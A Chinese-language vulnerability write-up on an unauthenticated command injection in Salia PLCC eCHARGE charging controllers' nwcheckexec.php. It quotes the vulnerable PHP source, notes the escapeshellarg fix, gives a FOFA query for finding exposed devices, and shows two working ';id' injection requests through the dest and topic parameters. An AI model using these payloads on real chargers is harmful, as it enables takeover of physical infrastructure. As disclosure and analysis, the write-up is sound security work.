漏洞简介
Salia PLCC 的 eCHARGE 系列提供适用于家庭、企业和公共场所的智能电动汽车充电解决方案,具备高效充电、动态负载管理和光伏系统集成等功能的充电站。其充电管理系统 nwcheckexec.php 存在命令执行漏洞,未授权攻击者可利用该漏洞在设备上执行任意系统命令。
影响版本
<2.0.4 版本
fofa语法
"Salia PLCC"
漏洞分析
看下 nwcheckexec.php 的业务逻辑实现,如下
<?php
    $dst = $_GET["dest"];
    $chk = $_GET["type"];
    $top = $_GET["topic"];
    $crt = $_GET["cert"];
    $cmd = '/srv/salia/nwcheck ';
    $x = "";

    if ($chk=="ping") {
       $x .= "=== PING ".$dst." ===".PHP_EOL;
       $cmd .= "-ping=".$dst;
    }
    if ($chk=="ntp") {
       $x .= "=== NTP ".$dst." ===".PHP_EOL;
       $cmd .= "-ntp=".$dst;
    }
    if ($chk=="dns") {
       $x .= "=== DNS RESOLVE ".$dst." ===".PHP_EOL;
       $cmd .= "-dns=".$dst;
    }
    if ($chk=="mqtt") {
       $x .= "=== MQTT ".$dst." ===".PHP_EOL;
       $x .= "topic: ".$top.PHP_EOL;
       $cmd .= "-mqtt=".$dst."::".$top;
    }
    if ($chk=="http") {
       $x .= "=== HTTP(S) ".$dst." ===".PHP_EOL;
       if (substr($dst,0,7)<>"http://" and substr($dst,0,8)<>"https://") {
          $dst = "http://".$dst;
       }
       $y = "";
       if ($crt=="false")
          $y = "-http=".$dst;
       else
          $y = "-https=".$dst;
       $cmd .= trim($y);
    }
    if ($chk=="neigh") {
       $x .= "=== IP NEIGH ===".PHP_EOL;
       $spl = shell_exec("ip neigh");
       $s = explode("\n", $spl);
       foreach ($s as $l) {
          if (trim($l)<>"") {
          if (strpos($l, " 00:01:87"))
             $x .= $l." ---- (Salia)".PHP_EOL;
          else if (strpos($l, " 00:D0:93"))
             $x .= $l." ---- (eCB1)".PHP_EOL;
          else
             $x .= $l.PHP_EOL;
          }
       }
       //$x .= shell_exec("ip neigh");
    } else {
       $res = shell_exec($cmd);
       if ($chk=="http") {
          $spl = str_split(strip_tags($res), 110);
          $rr = "";
          $xr = "";
          foreach ($spl as $txt)
             $rr .= $txt.PHP_EOL;
          for ($i=0;$i<100;$i++)
             $rr = str_replace("  "," ",$rr);
          $ar = explode("\n", $rr);
          foreach ($ar as $l) {
             if (trim($l)<>"")
             $xr .= trim($l);
          }
          $xxx = str_split($xr, 110);
          foreach ($xxx as $txt)
             $x .= $txt.PHP_EOL;
          //$x .= $rr;
       } else {
          $x .= $res;
       }
    }
    //$x .= $cmd;
    echo $x;
?>

$cmd 变量拼接了用户传入的 $dst 和 $top 参数,且直接传入 shell_exec() 执行。
根据 $chk 参数的不同值,拼接不同的命令参数,最终执行任意系统命令,期间无任何过滤,造成命令注入漏洞。
修复后的版本 增加了 escapeshellarg 方法对传入参数进行过滤。
漏洞复现

type=ping
GET /nwcheckexec.php?type=ping&dest=8.8.8.8;id HTTP/1.1
Host: salia.mrxn.net
成功获得 id 命令执行结果

type=mqtt
GET /nwcheckexec.php?type=mqtt&dest=127.0.0.1&topic=topicname;id HTTP/1.1
Host: salia.mrxn.net
成功获得 id 命令执行结果
参考
https://www.onekey.com/resource/critical-vulnerabilities-in-ev-charging-stations-analysis-of-echarge-controllers


